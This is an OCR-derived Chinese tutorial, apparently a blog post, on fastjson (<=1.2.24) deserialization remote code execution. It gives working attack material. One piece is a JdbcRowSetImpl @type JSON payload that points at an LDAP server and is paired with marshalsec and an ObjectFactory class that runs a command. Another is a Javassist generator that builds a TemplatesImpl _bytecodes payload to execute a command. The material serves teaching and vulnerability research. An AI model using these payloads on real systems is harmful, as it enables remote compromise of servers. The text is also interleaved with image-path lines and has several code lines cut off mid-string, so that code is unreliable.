
set开头的方法要求如下：

- 方法名长度大于4且以set开头，且第四个字母要是大写
- 非静态方法
- 返回类型为void或当前类
- 参数个数为1个

寻找到符合要求的set开头的方法后会根据一定规则提取方法名后的变量名（好像会过滤_，就是set_name这样的方法名中的下划线会被略过，得到name）。再去跟这个类的属性去比对有没有这个名称的属性。

如果没有这个属性并且这个set方法的输入是一个布尔型（是boolean类型，不是Boolean类型，这两个是不一样的），会重新给属性名前面加上**is**，再取头两个字符，第一个字符为大写（即isNa），去寻找这个属性名。

> 这里的is就是有的网上有的文章中说反序列化会自动调用get、set、is方法的由来。个人觉得这种说法应该是错误的。
>
> 真实情况应该是确认存在符合setXxx方法后，会与这个方法绑定一个xxx属性，如果xxx属性不存在则会绑定isXx属性（这里is后第一个字符需要大写，才会被绑定）。并没有调用is开头的方法
>
> 自己从源码中分析或者尝试在类中添加isXx方法都是不会被调用的，这里只是为了指出其他文章中的一个错误。这个与调用的set方法绑定的属性，再之后并没有发现对于调用过程有什么影响。
>
> 所以只要目标类中有满足条件的set方法，然后得到的方法变量名存在于序列化字符串中，这个set方法就可以被调用。
>
> 如果有老哥确定是否可以调用is方法，可以联系我，非常感谢。




get开头的方法要求如下：

- 方法名长度大于等于4
- 非静态方法
- 以get开头且第4个字母为大写
- 无传入参数
- 返回值类型继承自Collection Map AtomicBoolean AtomicInteger AtomicLong

所以我们上面例子中的getsex方法没有被调用是因为返回类型不符合，而getprop方法被成功调用是因为Properties 继承 Hashtable，而Hashtable实现了Map接口，返回类型符合条件。

再顺便看一下最后触发方法调用的地方 com.alibaba.fastjson.parser.deserializer.FieldDeserializer#setValue，（在被调用的方法中下断点即可）



那么至此我们可以知道

- @type可以指定反序列化成服务器上的任意类
- 然后服务端会解析这个类，提取出这个类中符合要求的setter方法与getter方法（如setxxx）
- 如果传入json字符串的键值中存在这个值（如xxx)，就会去调用执行对应的setter、getter方法（即setxxx方法、getxxx方法）

> 上面说到readObejct("")还会额外调用toJSON调用所有getter函数，可以不符合要求。

看上去应该是挺正常的使用逻辑，反序列化需要调用对应参数的setter、getter方法来恢复数据。

但是在可以调用任意类的情况下，如果setter、getter方法中存在可以利用的情况，就会导致任意命令执行。

对应反序列化攻击利用三要素来说，以上我们就是找到了readObject复写点，下面来探讨反序列化利用链。

我们先来看最开始的漏洞版本是<=1.2.24，在这个版本前是默认支持@type这个属性的。

【<=1.2.24】JNDI注入利用链——com.sun.rowset.JdbcRowSetImpl

利用条件

JNDI注入利用链是通用性最强的利用方式，在以下三种反序列化中均可使用：

```
parse(jsonStr)
parseObject(jsonStr)
parseObject(jsonStr,Object.class)
```

当然JDK版本有特殊需求，在JNDI注入一文中已说过，这里就不再说明

利用链

在JNDI注入一文中我们已经介绍了利用链，把漏洞触发代码从

```
String uri = "rmi://127.0.0.1:1099/aa";//可控uri
Context ctx = new InitialContext();
ctx.lookup(uri);
```

衍生到了

```
import com.sun.rowset.JdbcRowSetImpl;

public class CLIENT {

    public static void main(String[] args) throws Exception {
        JdbcRowSetImpl JdbcRowSetImpl_inc = new JdbcRowSetImpl();//只是为了方便调用
        JdbcRowSetImpl_inc.setDataSourceName("rmi://127.0.0.1:1099/aa");//可控uri
        JdbcRowSetImpl_inc.setAutoCommit(true);
    }
}
```

下面尝试用fastjson的@type来使服务端执行以上代码，可以看到我们需要调用的两个函数都是以set开头！这说明我们可以把这个函数当作setter函数进行调用！

去看一下这两个函数接口符不符合setter函数的条件

```
public void setDataSourceName(String var1) throws SQLException
public void setAutoCommit(boolean var1)throws SQLException
```

- [x] 方法名长度大于4且以set开头，且第四个字母要是大写
- [x] 非静态方法
- [x] 返回类型为void或当前类
- [x] 参数个数为1个

完美符合！直接给出payload！

```
{
    "@type":"com.sun.rowset.JdbcRowSetImpl",    //调用com.sun.rowset.JdbcRowSetImpl
    "dataSourceName":"ldap://127.0.0.1:1389/Exploit",    // setdataSourceName函数
    "autoCommit":true // 再调用setAutoCommit函数，传入true
}
```

java环境：jdk1.8.0_161 < 1.8u191 （可以使用ldap注入）

```
package 版本24;

import com.alibaba.fastjson.JSON;
import com.fastjson.User;
public class POC {
    String payload =   "{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\",\"dataSour
    JSON.parse(payload);
}
```

使用工具起一个ldap服务

```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer
http://127.0.0.1:8090/#ExecTest
```

之前的ExecTest.class，也不用修改直接上来

```
import java.io.IOException;
import java.util.Hashtable;
import javax.naming.Context;
import javax.naming.Name;
import javax.naming.spi.ObjectFactory;

public class ExecTest implements ObjectFactory {
    public ExecTest() {
    }

    public Object getObjectInstance(Object var1, Name var2, Context var3, Hashta
        exec("xterm");
        return null;
    }


    public static String exec(String var0) {
        try {
            Runtime.getRuntime().exec("calc.exe");
        } catch (IOException var2) {
            var2.printStackTrace();
        }

        return "";
    }

    public static void main(String[] var0) {
        exec("123");
    }
}
```

在1.8下编译后使用python起web服务

```
py -3 -m http.server 8090
```



【<=1.2.24】JDK1.7 的TemplatesImpl利用链

利用条件

基于 `JDK1.7u21 Gadgets` 的触发点TemplatesImple的利用条件比较苛刻：

1. 服务端使用parseObject()时，必须使用如下格式才能触发漏洞： `JSON.parseObject(input, Object.class, Feature.SupportNonPublicField);`
2. 服务端使用parse()时，需要 `JSON.parse(text1,Feature.SupportNonPublicField);`

这是因为payload需要赋值的一些属性为private属性，服务端必须添加特性才回去从json中恢复private属性的数据

```
jdk7u21.java    TemplatesImpl.java    AccessController.java    TransformerFactoryImpl.java
tfactory                                          Match Case    Words
     */
    private static String ABSTRACT_TRANSLET
        = "com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet";

    /**
     * Name of the main class or default name if unknown.
     */
    private String _name = null;

    /**
     * Contains the actual class definition for the translet class and
     * any auxiliary classes.
     */
    private byte[][] _bytecodes = null;


    /**
     * Contains the translet class definition(s). These are created when
     * this Templates is created or when it is read back from disk.
     */
    private Class[] _class = null;


    /**
     * The index of the main translet class in the arrays _class[] and
```

对于 JDK1.7u21 Gadgets 不熟悉的同学，可以参考我之前的文章。

在之前的文章也说过，TemplatesImpl对应的整条利用链是只有在JDK1.7u21附近的版本才能使用，但是最后TemplatesImpl这个类的触发点，其实是1.7全版本通用的。（因为修复只砍在了中间环节AnnotationInvocationHandler类）

那么实际上fastjson正是只利用了最后的TemplatesImpl触发点。这个利用方式实际上是1.7版本通用的。其利用局限性在于服务端反序列化json的语句必须要支持private属性。





在Github上传的项目中 `版本24.jdk7u21.java` 是网上的payload。需要自己编译生成一个class文件不是很方便。

在 `版本24.jdk7u21_mine` 中自己把7u21链的payload中拿过来，自己改了下，可以自动生成payload。

```java
public class jdk7u21_mine {
    //最终执行payload的类的原始模型
    //ps.要payload在static模块中执行的话，原始模型需要用static方式。
    public static class lala{

    }
    //返回一个在实例化过程中执行任意代码的恶意类的byte码
    //如果对于这部分生成原理不清楚，参考以前的文章
    public static byte[] getevilbyte() throws Exception {
        ClassPool pool = ClassPool.getDefault();
        CtClass cc = pool.get(lala.class.getName());
        //要执行的最终命令
        String cmd = "java.lang.Runtime.getRuntime().exec(\"calc\");";
        //之前说的静态初始化块和构造方法均可，这边用静态方法
        cc.makeClassInitializer().insertBefore(cmd);
//        CtConstructor cons = new CtConstructor(new CtClass[]{}, cc);
//        cons.setBody("{"+cmd+"}");
//        cc.addConstructor(cons);
        //设置不重复的类名
        String randomClassName = "LaLa"+System.nanoTime();
        cc.setName(randomClassName);
        //设置满足条件的父类
        cc.setSuperclass((pool.get(AbstractTranslet.class.getName())));
        //获取字节码
        byte[] lalaByteCodes = cc.toBytecode();

        return lalaByteCodes;
    }
    //生成payload，触发payload
    public static void  poc() throws Exception {
        //生成攻击payload
        byte[] evilCode = getevilbyte();//生成恶意类的字节码
        String evilCode_base64 = Base64.encodeBase64String(evilCode);//使用base6
        final String NASTY_CLASS = "com.sun.org.apache.xalan.internal.xsltc.trax
        String text1 = "{"+
                "\"@type\":\"" + NASTY_CLASS +"\","+
                "\"_bytecodes\":[\""+evilCode_base64+"\"],"+
                "'_name':'a.b',"+
                "'_tfactory':{ },"+
                "'_outputProperties':{ }"+
                "}\n";
        //此处删除了一些我觉得没有用的参数（第二个_name，_version，allowedProtocols），
        System.out.println(text1);
        //服务端触发payload
        ParserConfig config = new ParserConfig();
        Object obj = JSON.parseObject(text1, Object.class, config, Feature.Suppc
    }
```

```
    //main函数调用以下poc而已
    public static void main(String args[]){
        try {
            poc();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

可以看到payload使用 `@type` 反序列化了 `com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl` 这个类。

最终payload输出如下:

```
{"@type":"com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl","_bytecode
```

7u21 那篇文中总结得到恶意TemplatesImple类需要满足如下条件。

1. TemplatesImpl类的 `_name` 变量 != null
2. TemplatesImpl类的 `_class` 变量 == null
3. TemplatesImpl类的 `_bytecodes` 变量 != null
4. TemplatesImpl类的 `_bytecodes` 是我们代码执行的类的字节码。 `_bytecodes` 中的类必须是 `com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet` 的子类
5. 我们需要执行的恶意代码写在 `_bytecodes` 变量对应的类的静态方法或构造方法中。
6. TemplatesImpl类的 `_tfactory` 需要是一个拥有getExternalExtensionsMap()方法的类，使用jdk自带的TransformerFactoryImpl类

显而易见1-3，5均符合（_class没有赋值即为null）。

然后我们调用满足条件的恶意TemplatesImple类的getOutputProperties方法，完成RCE。这是fastjson将自动调用字段的getter方法导致的，我们看一下getOutputProperties方法是否满足自动调用getter方法的条件：

```
com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl#getOutputProperties

    public synchronized Properties getOutputProperties() {
        try {
            return newTransformer().getOutputProperties();
        }
        catch (TransformerConfigurationException e) {
            return null;
        }
    }
```

- [x] 方法名长度大于等于4
- [x] 非静态方法
- [x] 以get开头且第4个字母为大写
- [x] 无传入参数
- [x] 返回值类型继承自Collection Map AtomicBoolean AtomicInteger AtomicLong（上面举例的时候说过Properties继承自Hashtables，实现了Map，所以符合）

那么存在以下三个问题


1. 为什么 `_tfactory` 可以是一个空的对象，而不是一个拥有getExternalExtensionsMap的类?
2. _bytecodes为什么不再是字节码，而是需要base64编码?
3. 我们要调用TemplatesImple类的getOutputProperties方法，但是为什么是 `_outputProperties` 字段，多了一个 `_` ？

_tfactory为空的说明


在fastjson组件对于以上这一串东西进行解析时，会先解析出@type来还原出TemplatesImpl类。然后再根据之后的字段将TemplatesImpl类的属性赋值，至于赋值的内容会重新进行一次解析。

在看对于赋值内容的解析步骤时，会发现当赋值的值为一个空的Object对象时，会新建一个需要赋值的字段应有的格式的新对象实例。

```
/com/alibaba/fastjson/parser/deserializer/JavaBeanDeserializer.java:627
```



```
/com/alibaba/fastjson/parser/deserializer/DefaultFieldDeserializer.java:62
```



那么_tfactory的应有的格式是哪来的呢，从定义来。

```
/com/sun/org/apache/xalan/internal/xsltc/trax/TemplatesImpl.java
```


```
/**
 * A reference to the transformer factory that this templates
 * object belongs to.
 */
private transient TransformerFactoryImpl _tfactory = null;
```

所以之所以_tfactory的json字符串的值为空是OK的。

_bytecodes需要base64编码

跟踪 `_bytecodes` 字段的值处理，同样还是刚才的地方，但是由于 `_bytecodes` 的值不是对象，进入另一个赋值方式。

```
/com/alibaba/fastjson/parser/deserializer/DefaultFieldDeserializer.java:71
```



```
com.alibaba.fastjson.serializer.ObjectArrayCodec#deserialze

        //进去后判断字段类型，当前是class[B byte数组，上面啥都不做，进行解析
        ...
        }
        JSONArray array = new JSONArray();
        parser.parseArray(componentClass, array, fieldName);//进入此处

        return (T) toObjectArray(parser, componentClass, array);
    }
```

```
com.alibaba.fastjson.parser.DefaultJSONParser#parseArray(java.lang.reflect.Type,
java.util.Collection, java.lang.Object)
```

```
//type=class [B byte数组
//fieldName = _bytecodes
public void parseArray(Type type, Collection array, Object fieldName) {
...//这边就是在根据type类型进行不同的处理
} else {//byte数组进入此处
                        val = deserializer.deserialze(this, type, i);//在这句进行
                    }
                    array.add(val);
                    checkListResolve(array);
                }

                if (lexer.token() == JSONToken.COMMA) {
                    lexer.nextToken(deserializer.getFastMatchToken());
                    continue;
                }
            }
        } finally {
            this.setContext(context);
        }
```

com.alibaba.fastjson.serializer.ObjectArrayCodec#deserialze

```
public <T> T deserialze(DefaultJSONParser parser, Type type, Object fieldName) {
        final JSONLexer lexer = parser.lexer;
        if (lexer.token() == JSONToken.NULL) {
            lexer.nextToken(JSONToken.COMMA);
            return null;
        }
        //我们输入的json串中， _bytecodes 字段对应的值是String类型字符串，进入此处
        if (lexer.token() == JSONToken.LITERAL_STRING) {
            byte[] bytes = lexer.bytesValue();//进入此处，获取json串的值恢复到byte数
            lexer.nextToken(JSONToken.COMMA);
            return (T) bytes;
        }
```

com.alibaba.fastjson.parser.JSONScanner#bytesValue

```
    public byte[] bytesValue() {
        return IOUtils.decodeBase64(text, np + 1, sp);//base64解码
    }
```

可见在代码逻辑中，字段的值从String恢复成 `byte[]` ，会经过一次base64解码。这是应该是fastjson在传输 `byte[]` 中做的一个内部规定。序列化时应该也会对byte[]自动base64编码。

try一下，果然如此。

```
public static void main(String[] args) {
    User user1 = new User();
    user1.setName("lala");
    user1.setAge(11);
    user1.setbytes(new byte[]{'2','d',(byte)0xff,-1,(byte)255,(byte)0x80,(byte) 128,-128});

    String serializedStr1 = JSON.toJSONString(user1,SerializerFeature.WriteClassName);
    System.out.println("serializedStr1="+serializedStr1);

    Object obj4 = JSON.parse(serializedStr1);
    System.out.println("parse反序列化对象名称:"+obj4.getClass().getName());
    System.out.println("parseObject反序列化:"+obj4);

    Object obj5 = JSON.parseObject(serializedStr1);
    System.out.println("parseObject反序列化对象名称:"+obj5.getClass().getName());
    System.out.println("parseObject反序列化:"+obj5);


Main    main()

Main
...\Java\jdk1.7.0_80\bin\java.exe ...
serializedStr1={"@type":"com.fastjson.User","age":11,"bit":"MmT///+AgIA=","name":"lala"}
parse反序列化对象名称:com.fastjson.User
parseObject反序列化:com.fastjson.User@368bca43
parseObject反序列化对象名称:com.alibaba.fastjson.JSONObject
